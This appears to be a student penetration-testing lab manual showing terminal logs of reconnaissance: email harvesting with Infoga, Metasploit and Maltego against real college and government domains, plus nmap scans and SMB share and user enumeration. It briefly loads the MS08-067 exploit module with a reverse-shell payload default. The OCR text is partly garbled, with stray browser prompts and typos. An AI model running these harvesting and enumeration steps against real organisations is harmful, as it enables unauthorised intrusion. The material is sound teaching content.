223.7.215.235  80      Aliyun Computing Co., LTD
210.181.160.14 8080    Korean Education Network
129.226.36.183 8822    www.korean-edu.net
80.91.49.98    80      Sfera Networks s.r.l.  win2k3.sfera.net
122.114.13.213 80      Zhengzhou GIANT Computer Network Technology Co., Ltd
202.83.247.194 80      Cyberport HongKong
223.6.18.32    80      Aliyun Computing Co., LTD
76.12.68.41    80      HostMySite   northwestofficials.com
223.6.129.210  80      Aliyun Computing Co., LTD
74.175.103.75  80      WORLDATA
194.153.131.122 80      www.basicpromotion.com;www.tollfree.it;www.mrkilo.it;scentofclean.it;www.rivoluzione.org;www.spiderc
.e-ditare.com;www.skarpona.com;www.mrkilo.com;bizjettingnofrills.com;www.scabox.it;www.basicscuba.net;www.modamail.it;virtualclerck.
ppa-swiss.com;basicgym.com;www.likenew.flights;www.enciclopedia.it;www.basictelecom.com;www.controlaziendaetica.com;www.kappaindia.o
a.org;www.kappaswitzerland.com;www.basicworld.biz;www.moonstones.it;www.ipse-dixit.com;www.fantahouse.net;www.generazioneimovimento
ian.uk;www.basicenergia.net;www.andrealorenzi.com;cerebellum.biz;www.e-ditare.net;superga.ee;www.basicairlines.com;scabox.it;www.far
;www.basictravels.com;www.chinesenanny.com;www.kappasuisse.com;www.culuccia.org;www.basicnetasia.com;www.kwaybrasil.com.br;www.peopl
.com;www.harddiskcafe.it;boglione.xyz;cerebelluminside.com;www.e-diting.com;www.virtualwarehouse.net;www.kappabrazil.com;www.kappa.p

```

## F. SSL SERVER TEST USING SSLSCAN and tlssled

```

└─(root㉿kali)-[~]
  └─# sslscan www.ethicalhackingblog.com
Version: 2.0.15-static
OpenSSL 1.1.1q-dev  xx XXX xxxx

Connected to 104.26.4.233

Testing SSL server www.ethicalhackingblog.com on port 443 using SNI name www.ethicalhackingblog.com

SSL/TLS Protocols:
SSLv2    disabled
SSLv3    disabled
TLSv1.0  enabled
TLSv1.1  enabled
TLSv1.2  enabled
TLSv1.3  enabled

TLS Fallback SCSV:
Server supports TLS Fallback SCSV

TLS renegotiation:
Secure session renegotiation supported

```

```

Processing triggers for kali-menu (2022.1+1) ...

```

```

└─(root㉿kali)-[~]
  └─# tlssled www.ethicalhackingblog.com 443

```

---

TLSSLED - (1.3) based on ssllscan and openssl  
by Raul Siles ([www.taddong.com](http://www.taddong.com))

---

openssl version: OpenSSL 3.0.7 1 Nov 2022 (Library: OpenSSL 3.0.7 1 Nov 2022)

## PRACTICAL NO 5: INFORMATION HARVESTING

**A. USING INFOGA:-** Infoga is a free and open-source tool available on GitHub, which is used for finding if emails were leaked using haveibeenpwned.com API. Infoga is used for scanning email addresses using different websites and search engines for information gathering and finding information about leaked information on websites and web apps. It is one of the easiest and useful tools for performing reconnaissance on websites and web apps for email analysis. The Infoga tool is also available for Linux operating systems. This tool can gather information such as ip, country of email and hostname also. This tool gets information from different public sources such as websites and search engines. For example, Google, Shodan, etc. This tool is very helpful for security researchers at early phases of penetration testing.

```
└─(root㉿kali)-[~]
└─# git clone https://github.com/m4ll0k/Infoga.git
Cloning into 'Infoga' ...
remote: Enumerating objects: 164, done.
remote: Counting objects: 100% (22/22), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 164 (delta 15), reused 14 (delta 14), pack-reused 1
Receiving objects: 100% (164/164), 5.36 MiB | 1.03 MiB/s, done.
Resolving deltas: 100% (67/67), done.

└─(root㉿kali)-[~]
└─# ┌─[root@kali ~]─[2023-09-26 10:30:23]
└─# ┌─[root@kali ~]─[2023-09-26 10:30:23]
```

```
└─(root㉿kali)-[~]
└─# cd Infoga
└─# ls
Dockerfile  lib      README.md  requirements.txt  setup.py
infoga.py    LICENSE  recon      screen

└─(root㉿kali)-[~/Infoga]
└─# python3 setup.py install
/usr/lib/python3/dist-packages/setuptools/_distutils/dist.py:264: UserWarning: Unknown distribution option: 'console'
    warnings.warn(msg)
```

```
[root@kali]~[~/Infoga]
# python infoga.py

--=[ Infoga - Email OSINT
--=[ Momo (m4ll0k) Outaadi
--=[ https://github.com/m4ll0k

Usage: infoga.py [OPTIONS]

      -d --domain      Target URL/Name
      -s --source       Source data, default "all":
```

i. Use the Infoga tool to scan wilsoncollege.edu url on Google.

```
[root@kali]~[~/Infoga]
# python infoga.py --domain wilsoncollege.edu --source google -- verbose3
--=[ Infoga - Email OSINT
--=[ Momo (m4ll0k) Outaadi
--=[ https://github.com/m4ll0k

[*] Searching "wilsoncollege.edu" in Google ...
```

```
--=[ https://github.com/m4ll0k

[*] Searching "wilsoncollege.edu" in Google ...
[i] Found 7 emails in Google
[+] Email: info@wilsoncollege.edu ()
[+] Email: xxxx@wilsoncollege.edu ()
[+] Email: axxxxxa@wilsoncollege.edu ()
[+] Email: Emailinfo@wilsoncollege.edu ()
[+] Email: information@wilsoncollege.edu ()
[+] Email: principal@wilsoncollege.edu ()
[+] Email: 22@wilsoncollege.edu ()
```

```
[root@kali]~[~/Infoga]
#
```

ii. Use the Infoga tool to scan fbi.gov url on Google.

```
[root@kali] ~/Infoga]
# NS-1913.AWSDNS-36.ORG
# NS-1913.AWSDNS-46.CO.UK
[root@kali] ~/Infoga]
# python infoga.py --domain fbi.gov --source google -- verbose3
```

```
--=[ Infoga - Email OSINT
--=[ Momo (m4ll0k) Outaadi
--=[ https://github.com/m4ll0k
```

```
[*] Searching "fbi.gov" in Google ...
```

```
--=[ Infoga - Email OSINT
--=[ Momo (m4ll0k) Outaadi
--=[ https://github.com/m4ll0k
```

```
NS-1913.AWSDNS-36.ORG
[*] Searching "fbi.gov" in Google ...
```

```
[i] Found 6 emails in Google
[+] Email: identity@fbi.gov ()
[+] Email: eims@ic.fbi.gov ()
[+] Email: foiparequest@ic.fbi.gov ()
[+] Email: CyWatch@fbi.gov ()
[+] Email: 22@fbi.gov ()
[+] Email: artifacts@ic.fbi.gov ()
```

## B. EMAIL HARVESTING USING MSFCONSOLE

```
[root@kali] ~
# msfd init
[*] Initializing msfd ...
[*] Running msfd ...
[msf6] ~
# msfconsole -q
```

```
msf6 > search exploit ms08_067
Matching Modules
=====
# Name                                     Disclosure Date   Rank      Check
k Description
- -----
0 exploit/windows/smb/ms08_067_netapi     2008-10-28      great    Yes
MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```



```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
p
msf6 exploit(windows/smb/ms08_067_netapi) > use auxiliary/gather/search_email_collector
```

```
msf6 auxiliary(gather/search_email_collector) > show options
Module options (auxiliary/gather/search_email_collector):
=====
Name          Current Setting  Required  Description
----          ----           ----
DOMAIN        mu.ac.in        yes       The domain name to locate email addresses for
OUTFILE       mu_logins.txt   no        A filename to store the generated email list
SEARCH_BING   true           yes       Enable Bing as a backend search engine
SEARCH_GOOGLE true           yes       Enable Google as a backend search engine
SEARCH_YAHOO  true           yes       Enable Yahoo! as a backend search engine
msf6 auxiliary(gather/search_email_collector) > set domain mu.ac.in
```

```
File Actions Edit View Help
domain => mu.ac.in
msf6 auxiliary(gather/search_email_collector) > set outfile mu_logins.txt
outfile => mu_logins.txt
msf6 auxiliary(gather/search_email_collector) > exploit
[*] Harvesting emails ....
[*] Searching Google for email addresses from mu.ac.in
[*] Extracting emails from Google search results ...
[*] Searching Bing email addresses from mu.ac.in
[*] Extracting emails from Bing search results ...
[*] Searching Yahoo for email addresses from mu.ac.in
[*] Extracting emails from Yahoo search results ...
[*] Located 1 email addresses for mu.ac.in
[*]      rohit.dict@mu.ac.in
[*] Writing email address list to mu_logins.txt ...
[*] Auxiliary module execution completed
msf6 auxiliary(gather/search_email_collector) >
```

## PRACTICAL NO 5: INFORMATION GATHERING FRAMEWORK

### A. MALTEGO(OSINT TOOL)



Maltego Community Edition 4.3.0

Entity Palette: Search: do

- Recently Used \*
  - Domain**: An internet domain
  - Cryptocurrency**
  - Dogecoin Address**: An address in a Dogecoin blockchain
  - Dogecoin Block**
- Run View**
- Machines**
- + Person from Domain
- + Company Stalker
- + Find Wikipedia Edits
- Footprint L1
- Footprint L2

New Graph (1)

Filter email addresses

Email addresses	Type
@ info@wilsoncollege.edu	Email Address
@ list@wilsoncollege.edu	Email Address
@ information@wilsoncollege.edu	Email Address
@ decision-makers@wilsoncollege.edu	Email Address
@ english@wilsoncollege.edu	Email Address
@ principal@wilsoncollege.edu	Email Address

Proceed with selected >

Overview Machines


Company Stalker [wilsoncollege.edu]

Detail View

Property View Hub Trans.

1 of 1 entity

Activate Windows



Filter email addresses

Filter out the silly catchall email addresses.

Email addresses	Type
@ info@wilsoncollege.edu	Email Address
@ list@wilsoncollege.edu	Email Address
@ information@wilsoncollege.edu	Email Address
<b>@ decision-makers@wilsoncollege.edu</b>	Email Address
@ english@wilsoncollege.edu	Email Address
@ principal@wilsoncollege.edu	Email Address

Remove unselected entities from graph

Proceed with selected >

## PRACTICAL NO 6 :ACTIVE INFORMATION GATHERING

### i. DNS ENUMERATION

The screenshot shows the dnseenum tool running in a terminal window. The command used is # dnsenum -r www.nesedu.in. The output displays the following information:

**Host's addresses:**

Address	Type	ttl	IP Address
nesedu.in.	IN	724	A 173.231.214.55

We are having trouble restoring your last browsing session. Select Restore Session to try again.

**Name Servers:** Able to restore your session? Sometimes a tab is causing the issue. View previous tabs, remove the checkmark from the tabs you don't need to recover, and then restore.

Name Server	TTL	Type	IP Address
ns2.techmotif.com.	14399	IN	A 70.39.146.236
ns1.techmotif.com.	7199	IN	A 173.231.214.55

**Mail (MX) Servers:**

MX Server	TTL	Type	IP Address

Start New Session      Restore Session

### ii. PORT SCANNING

#### a. PORT SCAN A HOST

The screenshot shows the nmap tool running in a terminal window. The command used is # nmap 192.168.242.229. The output displays the following information:

Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:13 EST  
Nmap scan report for 192.168.242.229  
Host is up (0.0061s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT STATE SERVICE  
53/tcp open domain  
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds

#### b. GET SERVICE AND VERSION

The screenshot shows the nmap tool running in a terminal window. The command used is # nmap -sV 192.168.242.229. The output displays the following information:

Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:15 EST  
Nmap scan report for 192.168.242.229  
Host is up (0.0043s latency).  
Not shown: 999 closed tcp ports (reset)  
PORT STATE SERVICE VERSION  
53/tcp open domain dnsmasq 2.51  
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 10.12 seconds

#### c. TCP SYN PORT SCANNING

```
(root㉿kali)-[~]
└─# nmap -sS 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:18 EST
Nmap scan report for 192.168.242.229
Host is up (0.069s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
```

#### d. SCANNING SPECIFIC PORT

```
(root㉿kali)-[~]
└─# nmap -p 1-1000 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:19 EST
Nmap scan report for 192.168.242.229
Host is up (0.024s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.85 seconds
```

#### e. SCANNING PORT NUMBER 22,23 and 100 to 150

```
(root㉿kali)-[~]
└─# nmap -p 22,23,100-150 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:20 EST
Nmap scan report for 192.168.242.229
Host is up (0.0046s latency).
All 53 scanned ports on 192.168.242.229 are in ignored states.
Not shown: 53 closed tcp ports (reset)
MAC Address: CE:80:2D:78:E1:14 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
```

#### f. VERBOSE OPTION SCAN

```
root@kali: ~
File Actions Edit View Help Jethunter Exploit-DIS Google Hacking DB OMSec

└─# nmap -v -A -sv 192.168.242.229
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-11 00:04 EST
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating ARP Ping Scan at 00:04
Scanning 192.168.242.229 [1 port]
NSE: Script Post-scanning.
Completed ARP Ping Scan at 00:04, 0.30s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:04
Completed Parallel DNS resolution of 1 host. at 00:04, 0.11s elapsed
Initiating SYN Stealth Scan at 00:04
Scanning 192.168.242.229 [1000 ports]
Discovered open port 53/tcp on 192.168.242.229
Completed SYN Stealth Scan at 00:04, 0.34s elapsed (1000 total ports)
Initiating Service scan at 00:04
```

```
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=253 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT      ADDRESS
1  13.25 ms  192.168.242.229

NSE: Script Post-scanning.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 31.33 seconds
    Raw packets sent: 1111 (52.918KB) | Rcvd: 1126 (48.482KB)
```

## NPING :- TCP PROBE FOR SPECIFIC PORT SCANNING

```
└─# nping --tcp -p 22 --flags syn --ttl 2 192.168.242.229

Starting Nping 0.7.93 ( https://nmap.org/nping ) at 2022-12-11 00:07 EST
SENT (0.0371s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (0.0406s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=0 win=0
SENT (1.0375s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (1.0617s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=0 win=0
SENT (2.0383s) TCP 192.168.242.230:16942 > 192.168.242.229:22 S ttl=2 id=4715 iplen=4
0 seq=4013563404 win=1480
RCVD (2.0438s) TCP 192.168.242.229:22 > 192.168.242.230:16942 RA ttl=64 id=0 iplen=40
seq=0 win=0
```

## PORT SCANNING USING PNSCAN


```
(root@kali)-[~]
# sudo apt install pnsan
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
libexporter-tiny-perl libhttp-server-simple-perl liblist-moreutils-perl
liblist-moreutils-xs-perl libpython3.9-minimal libpython3.9-stdlib libwacom-bin
python3-dataclasses-json python3-limiter python3-marshmallow-enum python3-mypy-exte
python3-responses python3-spyse python3-token-bucket python3-typing-inspect python3
python3.9-minimal
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
pnsan
0 upgraded, 1 newly installed, 0 to remove and 81 not upgraded.
Need to get 19.3 kB of archives.
After this operation, 67.6 kB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 pnsan amd64 1.14.1-1 [19.3 kB]
```

```
(root@kali)-[~]
# t_listen -192.168.242.299
34151

(root@kali)-[~]
# pnsan -h
Usage: pnsan [<options>] [{<CIDR>}|<host-range> <port-range>] | <service>
This program implements a multithreaded TCP port scanner.
More information may be found at:
    http://www.lysator.liu.se/~pen/pnsan

Command line options:
-h           Display this information.
-V           Print version.
```

## SMB ENUMERATION



The screenshot shows a terminal window titled "root@localhost:~" running on a Kali Linux desktop environment. The terminal displays the following command-line session:

```
[root@localhost ~]# setenforce 0
[root@localhost ~]# smbclient -L //192.168.39.112/home/riza -U riza
Enter riza's password:
Connection to 192.168.39.112 failed (Error NT_STATUS_HOST_UNREACHABLE)
[root@localhost ~]# service smb restart
Shutting down SMB services: [ OK ]
Starting SMB services: [ OK ]
[root@localhost ~]# smbclient -L //192.168.39.118/home/riza -U riza
Enter riza's password:
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.5.4-68.el6]

      Sharename      Type      Comment
      -----
      riza          Disk
      IPC$          IPC       IPC Service (Samba Server Version 3.5.4-68.el6)

Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.5.4-68.el6]

      Server      Comment
      -----
      Workgroup   Master

[root@localhost ~]#
```

## SMB SHARE ENUMERATION

```
msf6 > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > show options

Module options (auxiliary/scanner/smb/smb_enumusers):

Name      Current Setting  Required  Description
---      ---           ---           ---
DB_ALL_USERS  false        no           Add all enumerated usernames to the database
RHOSTS          yes         yes          The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain       .           no           The Windows domain to use for authentication
SMBPass          no          no           The password for the specified username
SMBUser          no          no           The username to authenticate as
THREADS         1            yes          The number of concurrent threads (max one per host)
```

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/smb/smb_enumusers) > 
```

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_lookupsid) > use auxiliary/scanner/smb/smb_enumshares
msf6 auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_enumshares) > exploit

[*] 192.168.39.118:139  - Starting module
[+] 192.168.39.118:139  - riza - (DISK)
[+] 192.168.39.118:139  - IPC$ - (IPC|SPECIAL) IPC Service (Samba Server Version 3.5.4-68.el6)
[*] 192.168.39.118:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) > 
```

## SMB VERSION DETECTION

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.39.118
RHOSTS => 192.168.39.118
msf6 auxiliary(scanner/smb/smb_version) > exploit

[*] 192.168.39.118:445  - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.39.118:445  - Host could not be identified: Unix (Samba 3.5.4-68.el6)
[*] 192.168.39.118:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

## SMB SID USER ENUMERATION

```
msf6 auxiliary(scanner/smb/smb_version) > use auxiliary/scanner/smb/smb_lookupsid
msf6 auxiliary(scanner/smb/smb_lookupsid) > set RHOSTS 192.168.39.118
RHOSTS ⇒ 192.168.39.118
msf6 auxiliary(scanner/smb/smb_lookupsid) > exploit

[*] 192.168.39.118:139 - PIPE(LSARPC) LOCAL(LOCALHOST - 5-21-1959339359-2945212547-3975378186) DOMAIN(WORKGROUP - )
[*] 192.168.39.118:139 - USER=nobody RID=501
[*] 192.168.39.118:139 - GROUP=None RID=513
[*] 192.168.39.118:139 - USER=riza RID=1000
```

## SMB USER ENUMERATION

```
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_enumusers
msf6 auxiliary(scanner/smb/smb_enumusers) > set RHOSTS 192.168.39.118
RHOSTS ⇒ 192.168.39.118
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbuser riza
smbuser ⇒ riza
msf6 auxiliary(scanner/smb/smb_enumusers) > set smbpass riza
smbpass ⇒ riza
msf6 auxiliary(scanner/smb/smb_enumusers) > exploit

[+] 192.168.39.118:139 - LOCALHOST [ riza ] ( LockoutTries=0 PasswordMin=5 )
[*] 192.168.39.118:139 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumusers) > █
```

```
└──(kali㉿kali)-[~]
$ nmap -p 445 -A 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:17 EST
Nmap scan report for 192.168.39.118
Host is up (0.0010s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.98 seconds

└──(kali㉿kali)-[~]
$ █
```

```
(kali㉿kali)-[~/home/kali]
└─$ nmap -sV 192.168.39.118
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 03:31 EST
Nmap scan report for 192.168.39.118
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3 (protocol 2.0)
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 171.89 seconds
```

## SMB Enumeration: Enum4Linux

Enum4linux is a tool that is designed to detecting and extracting data or enumerate from Windows and Linux operating systems, including SMB hosts those are on a network. Enum4linux is can discover the following:

- Domain and group membership
- User listings
- Shares on a device (drives and folders)
- Password policies on a target
- The operating system of a remote target

We start to normal scan using enum4linux. It extracts the RID Range, Usernames, Workgroup, Nbtstat Information, Sessions, SID Information, OS Information.

```
(kali㉿kali)-[~/home/kali]
└─$ enum4linux 192.168.39.118
